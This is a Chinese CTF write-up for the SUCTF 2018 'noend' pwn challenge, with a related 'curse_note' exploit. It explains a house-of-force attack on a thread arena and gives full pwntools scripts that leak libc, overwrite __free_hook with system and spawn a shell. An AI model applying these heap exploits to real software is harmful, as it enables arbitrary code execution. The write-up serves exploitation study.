suctf2018-noend writeup

原创

一梦不醒 于 2021-03-24 17:11:04 发布 77 收藏

分类专栏： pwn house of force 文章标签： pwn ho

本文链接：https://blog.csdn.net/qq_39153421/article/details/115176598

题目


保护全开，主函数很简单，发现malloc没有检查分配失败的情况，若分配失败会返回0，接可以伪造size-1实现任意地址末位写0，为利用提供了条件。

可以看到题目size>0x7f不会被free，小于0x7f就会被free掉。

```
while ( 1 )
{
  do
  {
    memset(s, 0, 0x20uLL);
    read(0, s, 0x1FuLL);
    size = strtoll(s, 0LL, 10);
    buf = malloc(size);              <-------buf = 0
    read(0, buf, size);
    *((_BYTE *)buf + size - 1) = 0;  <-------size - 1 处末位写0
    write(1, buf, (unsigned __int16)size);
    write(1, &unk_B54, 1uLL);
  }
  while ( size > 0x7F );
  free(buf);
}
```

利用思路

1. 保护全开，需要泄露libc，要想利用分配失败，必须size很大，所以还要泄露mmap（非主分配区）的地址
2. 有libc可以泄露system、freehook地址，mmap地址可以利用漏洞更改topchunk末位
3. fake_top_chunk填充system+offset，使得当前topchunksize=system+offset
4. 申请offset大小chunk使得topchunksize=system+offset-offset = system，同时freehook被替换为system（注意字节对齐的问题）
5. 触发freehook，得到shell。
   我画了一张最后泄露出mmap_topchunk地址后的图示，自己可以理解，不知道你们看的明白吗，画图表达能力有限，^^



调试过程

泄露libc地址的就不调了，原理就是

> fastbin释会挂到fastbin链中去，再申请一个大块（大于0x78，小于等于0x7f），此时，这个块获取的应该为0x90大小，而释放时会与top合并。合并之后，会触发malloc_consolidate，触发后，fastbin中的较小的堆块由于不和top相连，因此会放到unsorted_bin中一次，最后全部合并后与top合并，造成，top中有部分包含main_arena+88或thread_arena+88的地址，可以再次分配回来造成地址泄露。

就从泄露mmap之后开始，，看mmap泄漏的是哪里的地址，通过脚本输出后是0x7fead400000a，这个地址是属于mmap的范围的，但此时topchunk在哪呢，关于非主分配区查看chunk，这里可以用以下命令看：`vmmap`查看mmap基址

```
0x0000560c28712000 0x0000560c28733000 rw-p [heap]
0x00007fead4000000 0x00007fead4021000 rw-p mapped<-----
0x00007fead4021000 0x00007fead8000000 ---p mapped
```

加上mmap基址，看到_heap_info的结构：`p *(struct _heap_info *)0x00007fead4000000`

```
gdb-peda$ p *(struct _heap_info *)0x00007fead4000000
$1 = {
  ar_ptr = 0x7fead4000020,
  prev = 0x0,
  size = 0x21000,
  mprotect_size = 0x21000,
  pad = 0x7fead4000020 ""
}
```

第一个成员ar_ptr指向的就是非主分配区的arena结构体：`p *(struct malloc_state *)0x7fead4000020`

```
gdb-peda$ p *(struct malloc_state *)0x7fead4000020
$2 = {
  mutex = 0x0,
  flags = 0x2,
  fastbinsY = {0x0, 0x0, 0x7fead40008b0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0},
  top = 0x7fead40008f0, <-----------top chunk
  last_remainder = 0x0,
  bins = {0x7fead4000078, 0x7fead4000078, 0x7fead4000088, 0x7fead4000088,
    0x7fead4000098, 0x7fead4000098, 0x7fead40000a8, 0x7fead40000a8,
    ****
    ****
    0x7fead4000698, 0x7fead4000698, 0x7fead40006a8, 0x7fead40006a8...},
  binmap = {0x0, 0x0, 0x0, 0x0},
  next = 0x7fead8604b20 <main_arena>,
  next_free = 0x0,
  attached_threads = 0x1,
  system_mem = 0x21000,
  max_system_mem = 0x21000
}
```

可以看到topchunk是0x7fead40008f0，为了得到topchunk地址，我们可以通过偏移计算得到topchunk，为了方便后面将0x7fead40008f0末位改为0，查看0x7fead400000a:

```
gdb-peda$ x/50gx 0x7fead400000a+0x6e
0x7fead4000078: 0x00007fead40008f0 0x0000000000000000<-------topchunk
0x7fead4000088: 0x00007fead4000078 0x00007fead4000078
0x7fead4000098: 0x00007fead4000088 0x00007fead4000088
0x7fead40000a8: 0x00007fead4000098 0x00007fead4000098
0x7fead40000b8: 0x00007fead40000a8 0x00007fead40000a8
0x7fead40000c8: 0x00007fead40000b8 0x00007fead40000b8
```

得到topchunk后就可以用漏洞去修改其末位为0，此时申请一个chunk填充fake数据：

```
gdb-peda$ x/50gx 0x00007fead40008f0
0x7fead40008f0: 0x0000000000000000 0x0000000000000105<---old top chunk
0x7fead4000900: 0x00007feadc88b240 0x00007feadc88b240<---fake chunk=system+off
0x7fead4000910: 0x00007feadc88b240 0x00007feadc88b240
0x7fead4000920: 0x00007feadc88b240 0x00007feadc88b240
0x7fead4000930: 0x00007feadc88b240 0x00007feadc88b240
0x7fead4000940: 0x00007feadc88b240 0x00007feadc88b240
0x7fead4000950: 0x00007feadc88b240 0x00007feadc88b240
0x7fead4000960: 0x00007feadc88b240 0x00007feadc88b240
0x7fead4000970: 0x00007feadc88b240 0x00007feadc88b240
0x7fead4000980: 0x00007feadc88b240 0x00007feadc88b240
0x7fead4000990: 0x00007feadc88b240 0x00007feadc88b240
0x7fead40009a0: 0x00007feadc88b240 0x00007feadc88b240
0x7fead40009b0: 0x00007feadc88b240 0x00007feadc88b240
0x7fead40009c0: 0x00007feadc88b240 0x00007feadc88b240
0x7fead40009d0: 0x00007feadc88b240 0x00007feadc88b240
0x7fead40009e0: 0x00007feadc88b240 0x00007feadc88b240<----
0x7fead40009f0: 0x0000000000000000 0x0000000000020611<----new top chunk
```

这时候出发漏洞将new top chunk末位改0，变为0x7fead4000900指向了fakechunk的content处，此时相当于topchunksize被覆盖成0x00007feadc88b240即system+off

```
gdb-peda$ p *(struct malloc_state *)0x7fead4000020
$22 = {
  mutex = 0x0,
  flags = 0x3,
  fastbinsY = {0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0},
  top = 0x7fead4000900, <-------修改后topchunk
  last_remainder = 0x0,
```

之后计算topchunk和freehook的偏移`off = freehook - top_chunk -0x10`，0x10是为了下一次分配后使topchunksize覆盖freehook，得到偏移可以申请大小为off的chunk，申请完之后chunksize=system+off-off=system，即freehook被system覆盖，达到效果：

```
gdb-peda$ p *(struct malloc_state *)0x7fead4000020
$32 = {
  mutex = 0x0,
  flags = 0x3,
  fastbinsY = {0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0},
  top = 0x7fead86067a0 <__after_morecore_hook>, <-----topchunk指向freehook前
  last_remainder = 0x0,

gdb-peda$ x/50gx 0x7fead86067a0
0x7fead86067a0 <__after_morecore_hook>: 0x0000000000000000 0x00007fead82853a1  <----chunksize覆盖freehook
0x7fead86067b0 <__malloc_initialize_hook>: 0x0000000000000000 0x0000000000000000
0x7fead86067c0 <narenas_limit>: 0x0000000000000000 0x0000000000000000
0x7fead86067d0 <aligned_heap_area>: 0x0000000000000000 0x0000000000021000
```

这里用原来的system地址是system+1，原因是在申请chunk的时候系统并不会真的使用用户的大小，而是会进行对齐，对其之后地址多了1，不过不影响system执行。之前使用onegadget来获取shell不成功就是字节对齐之后，运行就崩了，可能是影响onegadget的功能。
此时我们再申请一个0x10的chunk，将内容传成“/bin/sh”，当该chunk free时就会触发system执行。
之后在服务器上跑了一下，libc版本都一样，就是拿不到shell，偏移输出都正确，最后确定问题出在system地址处，还是字节对齐的缘故，本机需要system+8，远程经过尝试system-8拿到shell。

exp:

```python
#coding:utf-8
from ctypes import *
from pwn import *
import time
debug=1
arch = '64'
version = '2.23'
context.terminal = ['terminator','-x','sh','-c']
elf = ELF('./noend')
if debug:
 p= process('./noend')
 #context.log_level = 'debug'
 libc=ELF('/lib/x86_64-linux-gnu/libc.so.6')
 #gdb.attach(p,'c')

else:
 exit(0)

def get_one():
    if(arch == '64'):
        if(version == '2.23'):
            one = [0x45226, 0x4527a, 0xf0364, 0xf1207]
        if (version == '2.27'):
            #one = [0x4f2c5 , 0x4f322 , 0x10a38c]
            one = [0x4f365 , 0x4f3c2 , 0x10a45c]
    return one
def dbg(address=0):
    if address==0:
        gdb.attach(p)
        pause()
    else:
        if address > 0xfffff:
            script="b *{:#x}\nc\n".format(address)
        else:
            script="b *$rebase({:#x})\nc\n".format(address)
        gdb.attach(p, script)

def build(size,content):
 p.sendline(str(size))
 time.sleep(0.2)
 p.send(content)
 k = p.recvline()
 return k
one = get_one()
build(0x28,'1'*8)
build(0x38,'2'*8)
build(0x7f,'a'*8)
k = build(0x38,'d'*8) #泄露地址
libc.address = u64(k[8:8+8]) - 0x10 - 88 -libc.symbols['__malloc_hook']
print '[+] libc.address: ',hex(libc.address)

print '[+] malloc_hook: ',hex(libc.symbols['__malloc_hook'])
#dbg()
p.sendline(str(libc.symbols['__malloc_hook']))# 切换到非主分配区
time.sleep(0.3)
build(0x38,'A'*8)
p.clean()
build(0x28,'1'*8)
build(0x48,'2'*8)
build(0x7f,'a'*8)
```

```
build(0x71, 'a'*8)
k = build(0x38,'d'*8)

thread_arena_addr_top = u64(k[8:8+8])#泄露非主分配区地址
print '[+] thread_arena_addr  : ',hex(thread_arena_addr_top)

top_chunk = thread_arena_addr_top + 0x888
freehook = libc.symbols['__free_hook']
print '[+] __free_hook  : ',hex(freehook)
#dbg()

off = freehook - top_chunk -0x10
print "off:",hex(off)
onegadget = one[3]+libc.address
print "onegadget:",hex(onegadget)
build(0xf0,p64(onegadget + off )*(0xf0/8))#布置fake top size
p.sendline(str(thread_arena_addr_top+1))#对thread_arena中的top值写末尾一字节

time.sleep(0.3)

p.sendline()
p.recvline()
p.clean()
time.sleep(1)
#dbg()
p.sendline(str(off))#将__free_hook劫持为system+1
time.sleep(0.3)
p.sendline()
#dbg()
build(0x10,'pwn')#free后拿到shell
p.interactive()
```

exp2

```
#coding:utf-8
from ctypes import *
from pwn import *
import time
debug=1
context.terminal = ['terminator','-x','sh','-c']
elf = ELF('./noend')
if debug:
 p= process('./noend')
 context.log_level = 'debug'
 libc=ELF('/lib/x86_64-linux-gnu/libc.so.6')
 #gdb.attach(p,'c')

else:
 exit(0)

def dbg(address=0):
    if address==0:
        gdb.attach(p)
        pause()
    else:
        if address > 0xfffff:
            script="b *{:#x}\nc\n".format(address)
        else:
            script="b *$rebase({:#x})\nc\n".format(address)
        gdb.attach(p, script)
```

```
def build(size,content):
 p.sendline(str(size))
 time.sleep(0.2)
 p.send(content)
 k = p.recvline()
 return k
build(0x28,'1'*8)
build(0x38,'2'*8)
build(0x7f,'a'*8)
k = build(0x38,'d'*8) #泄露地址
libc.address = u64(k[8:8+8]) - 0x10 - 88 -libc.symbols['__malloc_hook']
print '[+] libc.address: ',hex(libc.address)
print '[+] system : ',hex(libc.symbols['system'])
print '[+] malloc_hook: ',hex(libc.symbols['__malloc_hook'])
#dbg()
p.sendline((str( 0x10 + 87 + libc.symbols['__malloc_hook']))) # 切换到非主分配区
time.sleep(0.3)
build(0x38,'A'*8)
p.clean()
build(0x28,'1'*8)
build(0x48,'2'*8)
build(0x7f,'a'*8)
k = build(0x38,'d'*8)

thread_arena_addr_top = u64(k[8:8+8])#泄露非主分配区地址
print '[+] thread_arena_addr  : ',hex(thread_arena_addr_top)
target = libc.symbols['system']
freehook = libc.symbols['__free_hook']
print '[+] __free_hook  : ',hex(freehook)
print '[+] target  : ',hex(target)

off = freehook - thread_arena_addr_top +0x70-0x900
print "off:",hex(off)

build(0xf0,p64(target + off )*(0xf0/8))#布置fake top size
p.sendline(str(thread_arena_addr_top+1))#对thread_arena中的top值写末尾一字节

time.sleep(0.3)
p.sendline()
p.recvline()
p.clean()
time.sleep(1)
#dbg()
build(libc.symbols['__free_hook']-(thread_arena_addr_top-0x78+0x900)-0x18,p64(libc.symbols['system']))#将__free_
hook劫持为system+1
dbg()
build(0x10,'/bin/sh\0')#free后拿到shell
p.interactive()
```

另附上另一个相似的题目：curse_note，原理和其一样:

exp:

```
#!/usr/bin/env python
# -*- coding: utf-8 -*-
from pwn import *

arch = '64'
version = '2.23'
```

```python
p = process('./curse_note')
libc = ELF('/lib/x86_64-linux-gnu/libc.so.6')
context(os='linux', arch='amd64', log_level='debug')
context.terminal = ['terminator','-x','sh','-c']
def get_one():
    if(arch == '64'):
        if(version == '2.23'):
            one = [0x45226, 0x4527a, 0xf0364, 0xf1207]
        if (version == '2.27'):
            #one = [0x4f2c5 , 0x4f322 , 0x10a38c]
            one = [0x4f365 , 0x4f3c2 , 0x10a45c]
    return one
def dbg(address=0):
    if address==0:
        gdb.attach(p)
        pause()
    else:
        if address > 0xfffff:
            script="b *{:#x}\nc\n".format(address)
        else:
            script="b *$rebase({:#x})\nc\n".format(address)
        gdb.attach(p, script)
def addnote(index,size,content=''):
    p.sendlineafter("choice:",'1')
    p.sendlineafter("index:",str(index))
    p.sendlineafter("size:",str(size))
    #if size<0x5000:
    p.sendlineafter("info:",content)
def shownote(idx):
    p.sendlineafter("choice:",'2')
    p.sendlineafter("index:",str(idx))
    info = hex(u64(p.recvuntil("\x7f")[-6: ].ljust(8, '\0')))
    return info

def deletenote(idx):
    p.sendlineafter("choice:",'3')
    p.sendlineafter("index:",str(idx))

#one = get_one()
#### 铺垫fastbin,泄露libc
addnote( 0, 0x38, "a"*8)
#dbg()
deletenote( 0)

addnote(0, 0x28, "a"*8)
deletenote( 0)
addnote( 0, 0x48, "a"*8)
deletenote( 0)
addnote( 0, 0x7f, "a"*8)
deletenote( 0)

addnote( 0, 0x38, "a"*8)
realloc_hook = shownote( 0)
deletenote( 0)
print "realloc_hook",realloc_hook
#0x3c4b0a
libc.address = int(realloc_hook,16)-libc.symbols['__realloc_hook']-2 #2为偏移差值,需要具体调试
print "libc.address:",hex(libc.address)

print 'realloc_hook:',hex(libc.symbols['__realloc_hook'])
```

```
print "reallochook:",hex(libc.symbols['__realloc_hook'])
#dbg()
###### 申请大的内存,mmap分配
addnote(0,str(libc.symbols['__realloc_hook']))

###### 接着用同样方法泄露mmap地址,即非主分配区地址
addnote( 0, 0x38, "b"*8)
#dbg()
deletenote( 0)

addnote(0, 0x28, "a"*8)
deletenote( 0)
addnote( 0, 0x48, "a"*8)
deletenote( 0)
addnote( 0, 0x7f, "a"*8)
deletenote( 0)
#dbg()
addnote( 0, 0x38, "a"*8)
mmap_addr = shownote( 0)

deletenote(0)
mmap_area_addr_top = int(mmap_addr,16)+0x6e  #0x6e为泄露的地址和指向top_chunk的指针的差值,需要调试获得
print "mmap_area_addr_top:",hex(mmap_area_addr_top)

top_chunk = mmap_area_addr_top + 0x888 #fake_topchunk_content 0x888是指向top_chunk的指针和fake_top_chunk(指向content的位置)的偏移
freehook = libc.symbols['__free_hook']
print "freehook:",hex(freehook)
dbg()


#onegadget = one[1]+libc.address
#print "onegadget:",hex(onegadget)
off = freehook - top_chunk -0x10 #计算freehook和fake_topchunk的偏移,-0x10是为了停在freehook前面以便后面覆盖topchunk的size
print "off:",hex(off)

system = libc.symbols['system']+8 #字节对齐,因为topchunksize申请的时候并不是按照用户申请的大小去申请(重用),+8对齐,需要调试
print "system:",hex(system)
#print "onegadget_off:",hex(off+onegadget)
###### 填充fakechunk
addnote(1,0xf0,p64(system+off)*(0xf0/8))
###### 将mmap_area_addr_top指向的topchunk末尾置零,topchunk上移,chunksize变为填充的大小system+off
addnote(2,mmap_area_addr_top+1)
###### 申请off大小的chunk,刚好覆盖到freehook前16字节,freehook的地方被chunksize(此时为system)覆盖
addnote(2,off)
#dbg()
##### 触发freehook,得到shell
addnote(0,0x10,"/bin/sh\00")
deletenote(0)
p.interactive()
```

参考链接:

https://sunichi.github.io/2018/06/15/suctf18-pwn-noend/
http://p4nda.top/2018/05/29/suctf2018/#noend